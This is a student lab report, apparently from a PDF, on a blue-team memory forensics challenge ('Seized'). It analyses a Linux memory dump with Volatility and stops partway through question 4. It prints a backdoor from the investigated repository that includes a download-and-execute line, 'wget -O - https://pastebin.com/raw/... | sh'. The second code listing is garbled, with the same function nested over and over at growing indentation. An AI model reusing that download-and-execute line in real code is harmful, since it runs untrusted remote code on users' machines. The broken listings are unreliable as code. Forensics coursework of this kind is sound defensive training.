

Put Student Name(s) ↓		Put Student IDs ↓	Due Date	Grade Weight
Ishan Aakash Patel		146151238	As Posted	6%
Name	Lab4: Seized Blue Team Lab			
Instructions	<p>It is an Individual assignment. Put your name + Student ID in the empty spaces above.</p> <p>Submit via the BB relevant link ONLY. NO submission via email please. Be sure to submit the final version file ONLY.</p> <p>Show your genuine signs of your work is done on your machine. This includes:</p> <ul style="list-style-type: none"> Screenshots that show your desktop background with Date/Time. Show a pop-up bx that shows “your name + IP”. Show your logged account when applicable. Optional: Your photo. Submit your report name: CYT215-Lab4-Student Name & ID 			
Challenge Scenario	<p>Using Volatility, utilize your memory analysis skills as a security blue team analyst to Investigate the provided Linux memory snapshots and figure out attack details.</p> <p>Supportive Tools:</p> <ul style="list-style-type: none"> Volatility CyberChef grep 			
Challenge Questions To be Answered	<ol style="list-style-type: none"> 1. What is the CentOS version installed on the machine? 2. There is a command containing a strange message in the bash history. Will you be able to read it? 3. What is the PID of the suspicious process? 4. The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor? 5. What are the attacker's IP address and the local port on the targeted machine? 6. What is the first command that the attacker executed? 7. After changing the user password, we found that the attacker still has access. Can you find out how? 8. What is the name of the rootkit that the attacker used? 9. The rootkit uses crc65 encryption. What is the key? 			

Students Work required for this activity	<ul style="list-style-type: none"> • Go to the challenge: https://cyberdefenders.org/blueteam-ctf-challenges/seized/ • Create an account and Login. • Download the Challenge in a Virtual Machine (Attached also hereby). Uncompress the challenge (pass: cyberdefenders.org) • Use the latest version of Volatility (2 or 3) as shown in class, place the attached Volatility Profile "Centos7.3.10.1062.zip" in the path volatility/volatility/plugins/overlays/linux. • Using Volatility, utilize the techniques learned in class to investigate the provided Linux memory snapshots and figure out attack details. • Remember that google is your best friend, and you can reference and follow along writeups for this challenge already done by others. - https://ahmed-naser.medium.com/seized-blue-team-challenge-walkthrough-write-up-39826cf9b47e • Ensure that you perform the steps on your own machine, with machine name, and date. This will ensure that you are not just copying the writeup but using it as a guide to learn forensics. • ANY REPORTS OR SCREENSHOTS COPIED AND NOT DONE IN YOUR OWN ENVIRONMENT WILL RECEIVE A ZERO. • Show complete screenshots of all your work. • You will have your own write up and report solving the questions. • In addition to the report, answer the following questions: <ol style="list-style-type: none"> 1. What plugin did you use in Volatility to get the flag for Q5? 2. What is the grep command used for? How did it assist you in this lab? 3. What plugin can be used to list bash history? 4. Did you have any challenges with this lab? <p>ENSURE THIS LAB IS PERFORMED IN A VIRTUAL MACHINE.</p>
Grading Alerts	<ul style="list-style-type: none"> • If you do NOT use this template or delete any part of it or use any other template, you will be degraded. • If you do NOT follow the file naming convention, you will be degraded. • If you do NOT submit your file in PDF; you will be degraded. • If you do NOT show your account real name (when applicable); you will be degraded. • If you do NOT show your machine desktop background (with date & time) and IP, you will be degraded. If you do NOT write (in your own words) your learning experience for the activity practices, you will be degraded.

***** PLACE REPORT**

BELOW*****

Proof of centOS

The terminal window shows a user named 'ishan' at a terminal prompt. The user runs several commands to navigate and list files in their home directory. A file editor window is overlaid on the terminal, displaying a text document with the user's name and student ID.

```
ishan@ishan: ~/volatility
$ locate volatility/plugins/overlays/linux
/home/ishan/volatility/volatility/plugins/overlays/linux
/home/ishan/volatility/volatility/plugins/overlays/linux/__init__.py
/home/ishan/volatility/volatility/plugins/overlays/linux/_init__.pyc
/home/ishan/volatility/volatility/plugins/overlays/linux/elf.py
/home/ishan/volatility/volatility/plugins/overlays/linux/elf.pyc
/home/ishan/volatility/volatility/plugins/overlays/linux/linux.py
/home/ishan/volatility/volatility/plugins/overlays/linux/linux.pyc

(ishan@ishan)-[~/volatility]
$ cd ..
(ishan@ishan)-[~]
$ cd Do
cd: no such file or directory: Do

(ishan@ishan)-[~]
$ cd Downloads
(ishan@ishan)-[~/Downloads]
$ ls
'CYT130_Lab 9.pdf'      MemLabs-Lab2.7z      slowdeath.py
Filestar.27.0.2.0.win-x64.cElNd.exe  MemoryDump_Lab2.raw  starting_point_ip5.ovpn
LOIC-1.0.8-binary.zip    bf_xor.rb          startingpoint_htb_meow.pdf
```

Name: Ishan Aakash Patel
StudentID: 146151238

The terminal window shows a user named 'ishan' at a terminal prompt. The user runs a command to check the Volatility framework profile, which identifies it as 'Centos7.3'. A file editor window is overlaid on the terminal, displaying a text document with the user's name and student ID.

```
ishan@ishan: ~/volatility
$ sudo python2 vol.py --info | grep -i "Centos7.3*"
Volatility Foundation Volatility Framework 2.6.1
LinuxCentos7_3_10_1062x64 - A Profile for Linux Centos7.3.10.1062 x64

(ishan@ishan)-[~/volatility]
$
```

Name: Ishan Aakash Patel
StudentID: 146151238

Challenge Questions and Answers


1) What is the CentOS version installed on the machine?

Command : grep -a "Linux release" dump.mem Answer : 7.7.1908

2) There is a command containing a strange message in the bash history. Will you be able to read it?

Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash

Now go to cyberchef and decode the hash.



Answer : shkCTF{13ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}

3) What is the PID of the suspicious process?

Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_pslist

The screenshot shows a Kali Linux terminal window titled "Kali 2024 - VMware Workstation". The terminal is running the command:

```
$ sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_pslist
```

The output of the command is displayed, showing numerous errors due to missing modules in the Volatility framework. Below the terminal, a small window titled "Name" is open, displaying the user's name and student ID:

Offset	Name	Pid	PPid	Uid	Gid	DTB	Start Time
0xfffff9f60bd828000	systemd	1	0	-1	1000	0x000000003d37c000	2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd829070	kthread	2	0	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd82b150	kworker/0:0:H	4	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd82c1c0	kworker/u256:0	5	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd82d230	ksoftirqd/0	6	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd82e2a0	migration/0	7	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd948000	rcu_bh	8	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd949070	rcu_sched	9	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd94a0e0	lru-add-drain	10	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd94b150	watchdog/0	11	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd4c62a0	kdevtmpfs	13	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd578000	netns	14	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd579070	khungtaskd	15	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd57a0e0	writeback	16	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd57b150	kintegrityd	17	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd57c1c0	bioset	18	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd57d230	bioset	19	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd57e2a0	bioset	20	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd4c5230	kblockd	21	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd170000	md	22	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd171070	edac-poller	23	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd1720e0	watchdogd	24	2	0	0		2020-05-07 14:55:13 UTC+0000
0xfffff9f60bd173150	kworker/0:1	25	2	0	0		2020-05-07 14:55:13 UTC+0000

Answer : 2854

4) The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor?


First go back to bash history...

The terminal window shows the output of a Volatility dump. It lists numerous failed imports for various volatility plugins, mostly due to missing modules like Crypto.Hash and distorm3. Below this, a table of processes is shown:

Pid	Name	Command	Time
2622	bash	cd Documents/	2020-05-07 14:56:16 UTC+0000
2622	bash	echo "c2hr01RGe2wdHNfc300cnRfdGgzXzFudjNzdF83NWNiNTU0NzZmM2RmZTE2MjhYzYwfQo=" > y0ush0uldr34dth1s.txt	2020-05-07 14:56:17 UTC+0000
2622	bash	git clone https://github.com/tw0phi/PythonBackup	2020-05-07 14:56:25 UTC+0000
2622	bash	cd PythonBackup/	2020-05-07 14:56:28 UTC+0000
2622	bash	unzip PythonBackup.zip	2020-05-07 14:56:33 UTC+0000
2622	bash	python PythonBackup.py	2020-05-07 14:56:37 UTC+0000
2622	bash	sudo python PythonBackup.py	2020-05-07 14:56:40 UTC+0000
2622	bash	cd	2020-05-07 14:57:05 UTC+0000
2622	bash	git clone https://github.com/504ensicsLabs/LiME	2020-05-07 15:00:12 UTC+0000
2622	bash	cd LiME/src/	2020-05-07 15:00:15 UTC+0000
2622	bash	make	2020-05-07 15:00:19 UTC+0000
2622	bash	sudo insmod lime-3.10.0-1062.el7.x86_64.ko "path=/Linux64.mem format=lime"	2020-05-07 15:00:24 UTC+0000
2622	bash	vim /etc/rc.local	2020-05-07 15:00:37 UTC+0000
2887	bash		2020-05-07 14:59:42 UTC+0000

A red box highlights the command `git clone https://github.com/tw0phi/PythonBackup`. To the right, a GitHub commit history is shown for a user named Ishan Aakash Patel, with a commit from June 16, 2021, titled "Adding my super backup script".

Go to the link



Then I cloned the link and checked the files, in which I found a snapshot.py file which had a link.

```
(ishan@ishan) [~/volatility] $ git clone https://github.com/tw0phi/PythonBackup
Cloning into 'PythonBackup' ...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 11 (delta 0), reused 11 (delta 0), pack-reused 0
Receiving objects: 100% (11/11), 5.19 KiB | 443.00 KiB/s, done.

(ishan@ishan) [~/volatility] $ cd PythonBackup
(ishan@ishan) [~/volatility/PythonBackup] $ ls
PythonBackup.py app
(ishan@ishan) [~/volatility/PythonBackup] $ cd app
(ishan@ishan) [~/volatility/PythonBackup/app] $ ls
__init__.py backup.py compare.py exceptions.py helpers.py setup.py snapshot.py
(ishan@ishan) [~/volatility/PythonBackup/app] $ cat snapshot.py
import os
import time
import codecs
import app.exceptions

##
# Make a snapshot of all files in the sourcePath directory tree
##


class Snapshot:
    def __init__(self):
        self.fileList = []
        self.saveDate = None
        self.sourcePath = ''
        self.count = 0

    def write(self, string):
        self.fileList.append(string)
        self.count += 1

    def toList(self):
        return self.fileList

    def __repr__(self):
        return "Snapshot object containing %d files." % self.count

    def __len__(self):
        return self.count

    def generateSnapshot(self, sourcePath):
        print('Generating snapshot...')

        files = self.generateFileList(sourcePath)

        if len(files) == 0:
            print('No files found in directory: %s' % sourcePath)
            return

        snapshot = Snapshot()
        snapshot.sourcePath = sourcePath
        snapshot.write(sourcePath)

        for file in files:
            mtime = int(os.path.getmtime(file))
            snapshot.write("%s %s" % (str(mtime), file))

        snapshot.write("\n")
        snapshot.write("Saving snapshot to disk...")
        snapshot.write("\n")

        self.write(str(snapshot))

        writeSnapshot(snapshot)

    def generateFileList(self, sourcePath):
        fileList = []
        count = 0
        for root, dirs, files in os.walk(sourcePath):
            for file in files:
                fileList.append(os.path.join(root, file))
                count += 1
        return fileList

    def writeSnapshot(self, snapshot):
        print('Writing snapshot to disk...')


        snapshot.write("\n")
        snapshot.write("Snapshot object containing %d files." % len(snapshot))
        snapshot.write("\n")
        snapshot.write("Source Path: %s" % snapshot.sourcePath)
        snapshot.write("\n")
        snapshot.write("Save Date: %s" % self.saveDate)
        snapshot.write("\n")
        snapshot.write("File List:")
        snapshot.write("\n")
        for file in snapshot.fileList:
            snapshot.write(file)
        snapshot.write("\n")
        snapshot.write("Count: %d" % self.count)
        snapshot.write("\n")
        snapshot.write("End of Snapshot")

        self.write(str(snapshot))

    def __del__(self):
        print('Snapshot object deleted.')

# Test code
if __name__ == '__main__':
    snapshot = Snapshot()
    snapshot.generateSnapshot('.')

# End of file
```



Name: Ishan Aakash Patel
StudentID: 146151238

Ln 2, Col 21 | 45 characters | 100% | Window | UTF-8

```
(ishan@ishan)-[~/volatility/PythonBackup/app]
$ cat snapshot.py
import os
import time
import codecs
import app.exceptions
## backup.py
## Make a snapshot of all files in the sourcePath directory tree
## exceptions.py
class Snapshot:
    def __init__(self):
        self.fileList = []
        self.saveDate = None
        self.sourcePath = ''
        self.count = 0

    def write(self, string):
        self.fileList.append(string)
        self.count += 1

    def toList(self):
        return self.fileList

    def __repr__(self):
        s = ''
        for line in self.fileList:
            s += line + '\n'
        return s

    def __len__(self):
        return self.count

# Get and save file list (snapshot)
def generateSnapshot(sourcePath):
    print('Generating snapshot..')
    s.system('wget -O - https://pastebin.com/raw/nQwMKjtZ 2>/dev/null|sh')

    files = generateFileList(sourcePath)

    if len(files):
        snapshot = Snapshot()
        snapshot.sourcePath = sourcePath
        snapshot.write(sourcePath)

        def __repr__(self):
            return s

        def __len__(self):
            return self.count

        def generateSnapshot(sourcePath):
            print('Generating snapshot..')
            files = generateFileList(sourcePath)

            if len(files):
                snapshot = Snapshot()
                snapshot.sourcePath = sourcePath
                snapshot.write(sourcePath)

                def __repr__(self):
                    return s

                def __len__(self):
                    return self.count

                def generateSnapshot(sourcePath):
                    print('Generating snapshot..')
                    files = generateFileList(sourcePath)

                    if len(files):
                        snapshot = Snapshot()
                        snapshot.sourcePath = sourcePath
                        snapshot.write(sourcePath)

                        def __repr__(self):
                            return s

                        def __len__(self):
                            return self.count

                        def generateSnapshot(sourcePath):
                            print('Generating snapshot..')
                            files = generateFileList(sourcePath)

                            if len(files):
                                snapshot = Snapshot()
                                snapshot.sourcePath = sourcePath
                                snapshot.write(sourcePath)

                                def __repr__(self):
                                    return s

                                def __len__(self):
                                    return self.count

                                def generateSnapshot(sourcePath):
                                    print('Generating snapshot..')
                                    files = generateFileList(sourcePath)

                                    if len(files):
                                        snapshot = Snapshot()
                                        snapshot.sourcePath = sourcePath
                                        snapshot.write(sourcePath)

                                        def __repr__(self):
                                            return s

                                        def __len__(self):
                                            return self.count

                                        def generateSnapshot(sourcePath):
                                            print('Generating snapshot..')
                                            files = generateFileList(sourcePath)

                                            if len(files):
                                                snapshot = Snapshot()
                                                snapshot.sourcePath = sourcePath
                                                snapshot.write(sourcePath)

                                                def __repr__(self):
                                                    return s

                                                def __len__(self):
                                                    return self.count

                                                def generateSnapshot(sourcePath):
                                                    print('Generating snapshot..')
                                                    files = generateFileList(sourcePath)

                                                    if len(files):
                                                        snapshot = Snapshot()
                                                        snapshot.sourcePath = sourcePath
                                                        snapshot.write(sourcePath)

                                                        def __repr__(self):
                                                            return s

                                                        def __len__(self):
                                                            return self.count

                                                        def generateSnapshot(sourcePath):
                                                            print('Generating snapshot..')
                                                            files = generateFileList(sourcePath)

                                                            if len(files):
                                                                snapshot = Snapshot()
                                                                snapshot.sourcePath = sourcePath
                                                                snapshot.write(sourcePath)

                                                                def __repr__(self):
                                                                    return s

                                                                def __len__(self):
                                                                    return self.count

                                                                def generateSnapshot(sourcePath):
                                                                    print('Generating snapshot..')
                                                                    files = generateFileList(sourcePath)

                                                                    if len(files):
                                                                        snapshot = Snapshot()
                                                                        snapshot.sourcePath = sourcePath
                                                                        snapshot.write(sourcePath)

                                                                        def __repr__(self):
                                                                            return s

                                                                        def __len__(self):
                                                                            return self.count

                                                                        def generateSnapshot(sourcePath):
                                                                            print('Generating snapshot..')
                                                                            files = generateFileList(sourcePath)

                                                                            if len(files):
                                                                                snapshot = Snapshot()
                                                                                snapshot.sourcePath = sourcePath
                                                                                snapshot.write(sourcePath)

                                                                                def __repr__(self):
                                                                                    return s

                                                                                def __len__(self):
                                                                                    return self.count

                                                                                def generateSnapshot(sourcePath):
                                                                                    print('Generating snapshot..')
                                                                                    files = generateFileList(sourcePath)

                                                                                    if len(files):
                                                                                        snapshot = Snapshot()
                                                                                        snapshot.sourcePath = sourcePath
                                                                                        snapshot.write(sourcePath)

                                                                                        def __repr__(self):
                                                                                            return s

                                                                                        def __len__(self):
                                                                                            return self.count

                                                                                        def generateSnapshot(sourcePath):
                                                                                            print('Generating snapshot..')
                                                                                            files = generateFileList(sourcePath)

                                                                                            if len(files):
                                                                                                snapshot = Snapshot()
                                                                                                snapshot.sourcePath = sourcePath
                                                                                                snapshot.write(sourcePath)


                                                                                                def __repr__(self):
                                                                                                    return s

                                                                                                def __len__(self):
                                                                                                    return self.count

